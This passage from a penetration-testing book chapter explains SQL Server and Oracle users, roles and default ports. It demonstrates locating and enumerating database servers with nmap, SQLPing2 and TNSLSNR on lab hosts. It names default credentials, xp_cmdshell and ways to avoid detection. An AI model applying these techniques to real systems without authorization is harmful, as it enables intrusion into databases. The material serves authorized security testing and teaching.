There is no specific cookbook that must be followed to perform an assessment of a database. There are, however, specific concepts that should be followed to perform a successful assessment. The database must be discovered, information must be gathered to determine what type of database is being seen, the database can be scanned for vulnerabilities, the vulnerabilities can be exploited, then, finally, a beer should be enjoyed in celebration of your conquest. Databases also add another dimension to the penetration test. The penetration tester has to think outside the box. "The front door is locked—are there windows open?" It is the same when penetration testing databases. If the server is secure, does the database have vulnerabilities? Can those vulnerabilities give me access to the data and possibly the server? For those of you keeping score, the answer is most likely yes, on all counts.

Core Technologies

There are core technologies that must be understood before we can get into the meat of the database assessment. First, we must discuss basic terminology; define a database and specific components of the database, such as tables, rows, records, and fields. Next, we will examine the typical configuration of the database and users following an installation and look at the permission structures of the two most common databases: Oracle and SQL Server. Finally, we will discuss the technical details of a typical database installation, including default ports, protocols, and other information important to the penetration test.

Basic Terminology

What is a database and what makes it special? Well, first of all, there are several types of databases, but they all are essentially the same thing: an organized collection of data. Of course, for the purposes of this chapter we are referring to a computer program that is used to collect and organize data. It is not important whether the data is static or constantly changing. What is important is that somebody along the way determined that the data was important enough to keep and they want to be able to access that data to produce information.

Databases are made up of *tables*. Think of a table as a large spreadsheet with rows and columns. The intersections of the rows and columns are called *fields*. The fields are specific bits of data about a specific subject. A customer contact information table may look like Table 3.1:

Table 3.1 Sample Database Table

CustomerID	LastName	FirstName	StreetAddress	City	State	ZipCode
01001	Manning	Robert	1224 Elm Street	Audubon	NJ	08106
01002	Cooley	Felicia	43557 Bond Avenue	Houston	TX	77039
01003	Robey	Marcus	4207 Flagers Way	Watertown	SD	57201

The fields are CustomerID, LastName, FirstName, etcetera. Each field stores specific data about the customer, identified by the CustomerID field. Each table will have a field, or fields, that will uniquely identify the records and enable those records to be referenced throughout the database, maintaining database integrity and establishing a relationship with other tables within the database. This field will be called the *primary key* and in this case, the CustomerID is the primary key. It can be used to relate customer information to other tables that contain customer orders or payment history or any other information about the customer.

You can access your data and see all of the important information through the use of a *query*. A query is a question you ask the database. If you want to see the information about Robert Manning, his orders, and his account standing, you would construct a query to gather the records from each table containing the data you wanted to collect and produce either a physical report or a *view*, a virtual table that presents the information for you to see. For the purposes of this chapter, that is all you'll need to know about the components of data storage.

Queries are constructed in SQL. SQL is made up of words that are strung together to pull information from a database with the SELECT statement being the most basic SQL command. Study outside this book will be required if you want to learn how to write SQL statements.

NOTE

As a bit of trivia, SQL can be pronounced either as the individual letters (S-Q-L) or like "sequel." However, while the standards of SQL were being developed during the 1970's, the name for the standard was changed from SEQUEL to SQL because of legal reasons (someone already had staked a claim to the name SEQUEL). As with many computer standards, there are variations in the implementation of SQL and SQL queries that work for SQL Server may not get the same information out of an Oracle database.

Database Installation

Understanding what happens when database software is installed is important in understanding how to approach testing that database. Installing a database is similar to installing any software specific to the operating system. The needs of the database are unique and often the database software is the only software application installed on the server or workstation. The creation of the actual database requires special considerations. While installation instructions are beyond the scope of this chapter, we are going to cover some of the installation *results* that are of importance to the penetration tester.

Both Oracle and SQL Server have functions to create a database through a wizard, scripts or manually, once the initial software is installed. When the database is created, default users, roles, and permissions are created. The database administrator has the opportunity to secure many of these default users at the time of creation. Others must be secured after the database has been created. Additionally, default roles and privileges must be secured after the database is installed.

Damage & Defense…

Building a More Secure Database

Security is harder to retrofit into a database system than most other systems. If the database is in production, the fix or security implementation may cause the application to no longer function properly. It is important to ensure that security requirements are built into the system at the same time as the functional requirements. Additionally, enterprises that rely on the database administrator to build a secure application are doing themselves a disservice. People are often the weakest link in computer security. If a developer or administrator simply builds a database from a default configuration without any guidance for security requirements, the database may be built in a way that implementing security fixes may impair the functionality. Then the enterprise will have to make a business decision to rebuild the database to meet the security requirements or accept the risk. It is always a good idea to create a standard configuration guide for the creation of all databases that addresses security and func-

Continued

tionality. With a secure baseline configuration of the database, it is easier to ensure that security is built-in to the database and will help when additional security requirements must be added to upgrades or fixes.

Privileges and *roles* are granted to users for system and object access. Microsoft and Oracle define privileges and roles a little differently, but for the most part a privilege is the ability to perform a specific task (insert, update, delete) on objects that are assigned to individual users and roles are privileges that can be grouped together and assigned to users or groups. Here is a good place to discuss some of the differences between the two database applications.

Default Users and New Users


When Oracle and SQL Server databases are created, default users are created. Some of these users are administratively necessary for the function of the database, while others are used for training. Default users are one of the most common weaknesses in insecure databases.

Microsoft SQL Server Users

SQL server creates the *sa* account, the system administrator of the SQL Server instance and database owner of all the databases on the SQL Server. The sa account is a login account that is mapped to the sysadmin role for the SQL Server system. It is also the DBO, or database owner, for all of the databases. This account, by default, is granted all privileges and permissions on the database, and can execute commands as SYSTEM on the server.

When a new user is created in SQL Server, the database administrator must grant the appropriate privileges and roles to that user. Figure 3.1 shows an example of the new account *anyman* being created and assigned in the role of db_owner, the database owner account.

Figure 3.1 SQL Server User Creation and Roles



Specify which databases can be accessed by this login.

Permit	Database	User
☐	master	
☐	model	
☐	msdb	
☐	pubs	
☑	sql_target	anyman
☐	tempdb	

Database roles for 'sql_target':

Permit in Database Role	
☑	public
☑	db_owner
☐	db_accessadmin
☐	db_securityadmin
☐	db_ddladmin

Authentication for anyman and any new users of the SQL Server database to access the database can be set up to use the Windows domain credentials or an additional password known only to the SQL Server. Once the user is created, this user can authenticate to the database and begin to operate within the bounds of his permissions and roles.


This can allow for ease of use for the user because they only have to remember one password, but this can also create a potential vulnerability. If the user's domain credentials are compromised and the database uses the Windows domain credentials for access to the database, then an attacker has access to the database using the compromised account. Remember, all information that you discover from the network may be of use when assessing the database. This can also go the other way—any information you may gather from the database may be of use against the network.

Oracle Users

When Oracle is first installed on a server, many default users are created. At least 14 default users are created in version 10g, but that number can go over 100 if you install an older version of Oracle. This is important first of all for the obvious—these are well-known accounts with well-known passwords. Second, some of these accounts may not be database administrator (DBA) equivalent, but they may have roles associated with them that allow for easy privilege escalation. Some of the accounts are associated with training such as SCOTT, and other accounts are associated with the databases themselves, such as SYS, SYSTEM, OUTLN and DBSNMP. Since Oracle 9i, most of the default accounts are created as expired and locked accounts that require the DBA to enable them. SYS and SYSTEM, however are unlocked and enabled by default. If the database is created using the database creation wizard, the DBA is required to change the default password of SYS upon install.

Similar to the creation of a user in SQL Server, the new user in Oracle must be assigned roles. The default role assigned to every new user of a database instance is CONNECT, unless this is changed when the database instance is created. Figure 3.2 illustrates the creation of a user in Oracle. In this case, DBA is not a default role. It was granted by the user SYS after the user was created.

Figure 3.2 Oracle User Creation and Roles



Available:

AQ_ADMINISTRATOR_ROLE
AQ_USER_ROLE
AUTHENTICATEDUSER
CONNECT
CTXAPP
DBA
DELETE_CATALOG_ROLE
EJBCLIENT
EXECUTE_CATALOG_ROLE
EXP_FULL_DATABASE
GATHER_SYSTEM_STATISTICS

Granted:

Role	Admin Option	Default
CONNECT	✗	✓
DBA	✗	✓

Roles and Privileges

Much like users in a domain, users of a database can be assigned permissions and those permissions can be grouped for ease of administration. In the database world, Microsoft uses the term *permissions* where Oracle refers to actions that can be performed as *privileges*. The SQL standard defines grouped permissions as roles and both Microsoft and Oracle follow that standard. We will not cover all of the roles and privileges in this chapter, only the ones important to understanding the databases.

SQL Server Roles and Permissions

Microsoft has simplified the administration of permissions by creating roles. SQL Server has several roles that are created at the time of installation. They are divided into two groups. *Fixed server roles* are those roles that have permissions associated with the server itself and *fixed database roles* are those roles that are associated with permissions for the database. These roles are called fixed because they cannot be changed or removed. There are also user-defined roles that are exactly that – custom-defined roles created specifically for the database. For more information about the fixed roles in SQL Server 7 and 2000, visit http://msdn.microsoft.com/library/en-us/architec/8_ar_da_0n77.asp.

We will now re-examine the sa and anyman accounts. The sa account is the database owner (DBO) for all databases created on the server and is mapped to the system administrator. This means that sa can do anything on or to the database and server. By contrast, when we created the anyman account, he was granted the DBO (db_owner) role. So, just like sa, anyman can perform any action on the database and server. If anyman was created like a normal user, the only role that would be granted by default would be *public*. The public role is a role that is comprised of permissions that all users are granted. The user is able to perform some activities within the database (limited to SELECT) and has limited execute permissions on *stored procedures*, which are discussed in the following section.

SQL Server Stored Procedures

One important difference between SQL Server and Oracle is the use of precoded *stored procedures* and *extended stored procedures* in SQL Server. Stored procedures are pieces of code written in Transact-SQL (T-SQL) that are compiled upon use. An example of a useful stored procedure is sp_addlogin, which is the stored procedure used to create a new user. Extended stored procedures are similar to stored procedures except they contain Dynamic Link Libraries (DLLs). Extended stored procedures run in the SQL Server process space and are meant to extend the functionality of the database to the server. One extended stored procedure useful to the penetration tester is xp_cmdshell, which allows the user to execute commands in a shell on the Windows operating system. As you can see, stored procedures in SQL Server can greatly improve the capabilities of the database. However, they can also create significant vulnerabilities. We'll discuss exploitation of stored procedures later in this chapter.

Oracle Roles and Privileges

Just like SQL Server, Oracle uses roles for ease of administration. Unlike SQL Server, the default roles in Oracle are more granular, allowing for a more secure implementation. The default roles of CONNECT and RESOURCE are examples of roles that can be misunderstood by administrators and taken advantage of by penetration testers. CONNECT is a role that is thought of as a role necessary to connect to the database instance (it isn't – the necessary role is CREATE SESSION). CONNECT, a role that can be used in the creation of database objects, actually has multiple privileges associated with it that normal users should not have; CREATE DATABASE LINK, for example. RESOURCE is a role that also can be used to create database objects, but it also has a hidden role that allows a user to have unlimited tablespace. This could allow the user to use all database resources and override any quotas that have been set. The default role that gets everyone's attention is DBA. The account with the DBA role assigned to it has unlimited privileges to that database instance. If a default account, such as SYSTEM (default password *manager*) is left in the default configuration, a malicious attacker can connect to the database instance using this account and have complete DBA privileges over that instance. This brings back the importance of the standard configuration guide to address default users and default privileges. Changes to some default accounts such as CTXSYS, OUTLN, or MDSYS after a database is in production can impair database operations.

Again, let's re-examine the anyman account. When we first created the account, by default he has the CONNECT role granted to him. We then granted the DBA role. If, however, we had not granted anyman the DBA role, he would still have had the CONNECT role. This would still have allowed anyman to use the privilege of CREATE DATABASE LINK or CREATE

TABLE. These privileges are too permissive for typical users as they allow exactly what they say.

Oracle Stored Procedures

Stored procedures are handled differently in Oracle. Oracle stored procedures are written in PL/SQL but they serve the same function as stored procedures in SQL Server. However, because Oracle can be installed on many different operating systems, the stored procedures can be modified to suit the host operating system, if necessary. By default, Oracle stored procedures are executed with the privilege of the user that defined the procedure. In other words, if the anyman account created a stored procedure and he has the privileges defined in the DBA role, any user that executed that procedure would execute it with anyman rights, which may be more permissive than intended, to say the least.

Technical Details

Okay, now that we have covered the defaults of the users and their associated permissions, we must give up some of the technical details. When both SQL Server and Oracle are installed on a server, they become part of the server. This relationship between the software and server is part of why the security is so important.

Communication

After the database is installed, users must be able to connect to the application in order to use it. There are default TCP (Transmission Control Protocol) and UDP (User Datagram Protocol) ports that are associated with each database application. The ports can be changed to any available port, but we are going to concentrate on the defaults. In the "Open Source Tools" section later in this chapter, we will cover some ways to find databases on servers using user-defined ports.

SQL Server uses TCP port 1433 for connections to the database. As we said, this port can be changed, but it usually is not. Most penetration testers can tell you what the default TCP port is for SQL Server, but many do not know that there is a UDP port associated with the database, as well. UDP port 1434 is the SQL Server listener service that lets clients browse the associated database instances installed on the server. This port has become the target for many worms and exploits because of buffer overflows associated with the service behind it. Microsoft has issued a patch to fix the problem, but this vulnerability is still very prevalent.

Oracle, like SQL Server, can host multiple databases on a server. By default, Oracle uses TCP port 1521 for its listener service, although it can be user-defined, as well. Additionally, Oracle uniquely identifies each database instance through a System Identifier (SID). In order to connect to and use an Oracle database instance, you must know the SID and the port number associated with that instance. This is not necessarily the case for an attacker or penetration tester. We will discuss discovering the SIDs on a database server later in the chapter.

Resources and Auditing

As we said earlier, databases are usually the only application running on a server. This is because they use a lot of the system resources. While it is possible to install a database server and meet the minimum system requirements set by the manufacturer, it is not realistic. In fact, when considering real world deployments of databases, the hardware requirements are often as much as four times the minimum system requirements. Again, the database requires most, if not all, of the system resources in order to operate and provide information.

Surely system requirements are beyond the scope of the assessment, right? Well, yes, but there are security implications concerning certain system requirements. Just like most applications, databases have the capability to audit actions performed on the database to a central log. These audit log files can grow quickly and can also use up system resources—mostly hard drive space. For a database with static information, this is not much of an issue because any leftover disk space can be used for auditing. But, if the database is comprised of dynamic data that grows, auditing can become a problem. It is not uncommon, therefore, to see databases in the real world that do not have auditing enabled. Oftentimes, the system administrators assume that audit logging on the server operating system will be enough to cover both the server and database. This is incorrect. In fact, it is entirely possible to connect to and exploit the database without triggering any server audit logs. This can become important if you are on a "red team" or unannounced penetration test and need to avoid detection.

Open Source Tools

Okay, enough foundation. Now it's time to find the databases and assess them. For the purposes of this chapter, we are going to assume that the penetration test is authorized and announced. So, whether you are performing your penetration test from an external source or an internal source, the methods will be the same. The only thing that will change will be your creativity in getting to your destination.

Intelligence Gathering

Immediately, like any good penetration tester, you should have identified sources on the Internet to look up information about Oracle and SQL Server. If you haven't, a quick Google search for "penetration testing Oracle" or "penetration testing SQL Server" should yield no fewer than 280,000 pages each. However, there are some good starting pages to gather basic information and lead you to additional information. These pages also have some good tools to get you started.

- **Oracle** Pete Finnigan's website is a great resource. The site is at www.petefinnigan.com/index.htm. Of particular interest to the penetration tester is the Tools page. This page includes links to all of the tools that will be discussed here, as well as, additional tools for testing and securing Oracle servers.
- **SQL Server** Chip Andrews' website is also a great resource. The site is at www.sqlsecurity.com. Again, at this site you will find whitepapers, FAQs, and tools for penetration testing and securing SQL Server. You will also find links to other sites for additional tools and information.

Don't stop searching at these two sites. There are many other good sites on the Internet. Some other good sites for information about penetration testing are the commercial suppliers of the software used to test the databases themselves (see www.ngssoftware.com/papers.htm). Sometimes generic sites about the database software can provide you with information about security and weaknesses of the databases (see www.orafaq.com/faqdbase.htm#DEFUSERS). Also, generic security sites, such as www.packetstormsecurity.com, can provide additional information and exploits.

You can be creative, as well. An easy place to exchange ideas and get information first hand is at a local user's group meeting. As a penetration tester, you want to break into things and there will be a database administrator that will want to fix or prevent that. Attend a meeting and start up a discussion! Or do whatever other thing you may think of to get more information. We cannot stress the importance of knowing your target.

Footprinting, Scanning, and Enumeration Tools

Once you have absorbed all of the information you think you need for your assessment, it is time to get more info about the databases. There are multiple methods for gathering information about databases and again, we are going to assume that you are authorized to perform the penetration test. Here, the methods can be stealthy or noisy, depending on whether you are performing a red team or blue team assessment. Let's assume that noise is not a factor. If it is, adjust your methods to appear as normal traffic by using the stealth techniques of your port scanner. Also, an SQL ping to one server may not trigger any IDS (intrusion detection system) alerts, but a scan of an entire network will. You will have to use your best judgment with the other tools.


Locating Database Servers by Port

As discussed earlier, SQL Server and Oracle (and their support applications) may listen on specific default ports. When trying to discover an application strictly by its service, it is important to use a tool that is quick, efficient and can be reused for other parts of the penetration test. We will focus on using nmap. You are free to select the port scanner of your choice.

First, let's look at finding and identifying MS SQL Server installations. You can quickly identify SQL Servers across the network by using nmap and scanning for TCP port 1433. If the organization has tried to hide the SQL Servers by using a unique TCP port, scan for UDP port 1434.

Another tool that can be useful for identifying SQL Servers on the network is SQLPing (www.sqlsecurity.com/DesktopDefault.aspx?tabid=26) from Chip Andrews' website. This tool takes advantage of the SQL listener service on UDP port 1434. The tools will scan a single address for servers responding on UDP port 1434. If a server responds, it should return information about the database instances installed on the server. This information will include the database instance name and version. If you need to scan an entire network, you can use the sequel to SQLPing – SQLPing2 (www.sqlsecurity.com/DesktopDefault.aspx?tabid=26) or SQLRecon, also from the same source. Figure 3.3 shows the results of an SQLPing2 scan.

Figure 3.3 Finding SQL Servers with SQLPing2


SQLPing2 by Chip Andrews - http://www.sqlsecurity.com
File Settings Utility Help
Begin Scan
Cancel

● Scan IP Range
○ Scan From Live Address File

Live IP Addresses File:

Scan Range:
Start IP Address: 192 168 2 100
End IP Address: 192 168 2 254

User List:

Password List:

Packet Wait Time
1 Seconds

Servers Found:

```
 IP Address          Name                         Clustered?     Version       TCP Port
192.168.002.145      SQLTARGET\SQLTARGET          No             8.00.194      1433
```


Status:

```
00:00:49 Scanning host : 192.168.2.145
192.168.002.145          SQLTARGET\SQLTARGET          No             8.00.194      1433
00:00:50 Scanning host : 192.168.2.146
00:00:51 Scanning host : 192.168.2.147
00:00:52 Scanning host : 192.168.2.148
00:00:53 Scanning host : 192.168.2.149
00:00:54 Scanning host : 192.168.2.150
00:00:55 Scanning host : 192.168.2.151
00:00:56 Scanning host : 192.168.2.152
00:00:57 Scanning host : 192.168.2.153
00:00:58 Scanning host : 192.168.2.154
```

Use of SQLPing is fairly straightforward. After launching the application, you will need to input the range of IP (Internet Protocol) addresses you want to scan. You can either scan a full IP range, as shown in Figure 3.3, or you can use a host file from another tool, nmap, for example. To use the host file, simply enable the **Scan From Live Address File** option and point the tools to your host file, either by entering the location directly or clicking on the button to the right of the **Live IP Addresses File** box and browsing to your file. Once you have set your targets, click on the **Begin Scan** button. The scanner is fairly quick and you should have your information within minutes.

Next, we are going to try to find Oracle servers. Again, nmap is an excellent tool to use if you are searching strictly by port number (Figure 3.4). If you are using an older version of nmap to find Oracle, TCP port 1521 may be identified as ncube-lm. This is because nCube License Manager is the registered owner of TCP and UDP port 1521. Keep track of these servers, however, because you will have to use additional tools to positively identify these servers as Oracle servers.

Figure 3.4 Discovering a Server Listening on TCP Port 1521 with nmap



```
C:\nmap-3.93-win32\nmap-3.93>nmap 192.168.2.130-150

Starting nmap 3.93 ( http://www.insecure.org/nmap ) at 2005-11-14 00:31 Eastern
Standard Time
Interesting ports on 192.168.2.135:
(The 1659 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
1029/tcp open  ms-lsa
1031/tcp open  iad2
1521/tcp open  oracle
8080/tcp open  http-proxy
MAC Address: 00:C0:9F:BA:51:94 (Quanta Computer)

Interesting ports on 192.168.2.145:
(The 1661 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
1026/tcp open  LSA-or-nterm
1433/tcp open  ms-sql-s
3372/tcp open  msdtc
MAC Address: 00:11:D8:B8:B4:23 (Asustek Computer)

Nmap finished: 21 IP addresses (2 hosts up) scanned in 51.594 seconds

C:\nmap-3.93-win32\nmap-3.93>
```

Enumeration Tools

You may have noticed that we came up with additional information when we used the discovery tools. This additional information should help us to determine a few more things about the databases. Some of this information we can determine without ever authenticating to the database. The first thing we are going to look at is determining the database version. While determining the database version for Oracle, we are also going to try to determine the SID. Finally, we are going to try to determine which, if any, default users exist, so that we may use them to gain access to the database.

Unauthenticated Enumeration

The primary function of a database is to store data and organize it in a way that produces useful information. Luckily for us, databases like to share information. For you, the penetration tester, there is a lot to be learned about a database prior to assessing it. Also lucky for us, much of that information can be gathered without having to authenticate.

Determining Database Version


The version of the database helps the penetration tester determine which vulnerabilities may exist and can help shape the plan of attack. For SQL Server, the version number can also tell you which service pack is installed. In our example from above, we used the tools SQLPing2 to scan an SQL Server. In Figure 3.3, we see that the server responded with the name of the server and the port that the SQL Server is using. Additionally, we see that the version number of the SQL Server software is 8.00.194. This tells us that the database is SQL Server 2000 and that no service packs have been installed. We will show how this is important later, in the Case Studies section. Table 3.2 lists the version numbers for SQL Server 7 and 2000 with service packs.

Table 3.2 Microsoft SQL Server Version Numbers

Version Number	SQL Server Version
7.00.623	SQL Server 7.0
7.00.649	SQL Server 7.0, Service Pack 1
7.00.842	SQL Server 7.0, Service Pack 2
7.00.961	SQL Server 7.0, Service Pack 3
7.00.1063	SQL Server 7.0, Service Pack 4
8.00.194	SQL Server 2000
8.00.384	SQL Server 2000, Service Pack 1
8.00.534	SQL Server 2000, Service Pack 2
8.00.760	SQL Server 2000, Service Pack 3
8.00.760.09	SQL Server 2000, Service Pack 3a
8.00.2039	SQL Server 2000, Service Pack 4

Oracle does not give out as much information as SQL Server initially. Also, Oracle patches do not always create new version numbers. Again, referring to the example above, we found a server that was listening on TCP port 1521. We are going to use TNSLSNR to ping the Oracle server to confirm that it was running Oracle. Figure 3.4 above shows the discovery of a server listening on port 1521, with the service identified as Oracle and Figure 3.5 shows TNSLSNR verifying the existence of the Oracle listener on a server.

Figure 3.5 Verifying the Oracle Listener on a Server with TNSLSNR



Destination IP : 192.168.2.135

Destination Port : 1521 Source Port: 1374

Command/Msg : ping

□ Write2File
□ Type-Writer


Command e.g.: <ping> <version> <service> <status> Default Ports are 1521, 1541
Write2File Creates File with IP_Command.txt Format .
Type-Writer Shows MessageBox for each Character, USE it if you get Null Response

```
(DESCRIPTION=(TMP=)(VSNNUM=15392352)(ERR=)(ALIAS=LISTENER))
```

Disconnected from 192.168.2.135

This tool can also take advantage of a misconfigured listener and remotely control the Oracle database. Additionally, it doesn't require the installation of the Oracle client or drivers. TNSLSNR is limited to use on Oracle 9i databases. A version for Oracle 10g is not available yet. TNSLSNR is also capable of running other commands such as *version*, *service*, and *status*. This time, we will use TNSLSNR using the *version* command. Figure 3.6 shows us that the database is Oracle 9i, version 9.2.0.1.0.

Figure 3.6 TNSLSNR Version Command Output



Program Control

Destination IP : 192.168.2.135

Destination Port : 1521 Source Port: 1386

Command/Msg : version

□ Write2File

☑ Type-Writer

Quick Help

Command e.g.: <ping> <version> <service> <status> Default Ports are 1521, 1541
Write2File Creates File with IP_Command.txt Format .
Type-Writer Shows MessageBox for each Character, USE it if you get Null Response

Returned Packet Output

```
(DESCRIPTION=(TMP=)(VSNNUM=15392352)(ERR=))▮00▮00000TNSLSNR for 32-
        TNS for 32-bit Windows: Version 9.2..1. - Production
        Oracle Bequeath NT Protocol Adapter for 32-bit Windows: Version 9.2..1.
        Windows NT Named Pipes NT Protocol Adapter for 32-bit Windows: Versi
        Windows NT TCP/IP NT Protocol Adapter for 32-bit Windows: Version 9.2
```

Packet Status

Disconnected from 192.168.2.135

If TNSLSNR had returned an error message or had returned a NULL response, there would be other things that we can do with TNSLSNR. As you can see in Figure 3.6, we enabled the **Type-Writer** option to enable the Type-Writer feature. This allowed us to gather more information than was previously shown and we were able to determine the version number and the host operating system. Another command that we used was the *status* command. In the case of status, we are not only able to gather information about the version, but also about the location of the log files and other information about the server. In this case, we used the Write2File feature. Below is the output:

```
(DESCRIPTION=(TMP=)
(VSNNUM=15392352)(ERR=)
(ALIAS=LISTENER)
(SECURITY=OFF)
(VERSION=TNSLSNR for 32-bit Windows: Version 9.2..1. - Production)
(START_DATE=11-NOV-25 11:54:5)
(SIDNUM=1)
(LOGFILE=C:\oracle\ora92\network\log\listener.log)
(PRMFILE=C:\oracle\ora92\network\admin\listener.ora)
(TRACING=off)(UPTIME=1865144)(SNMP=OFF)(PID=1984))
```

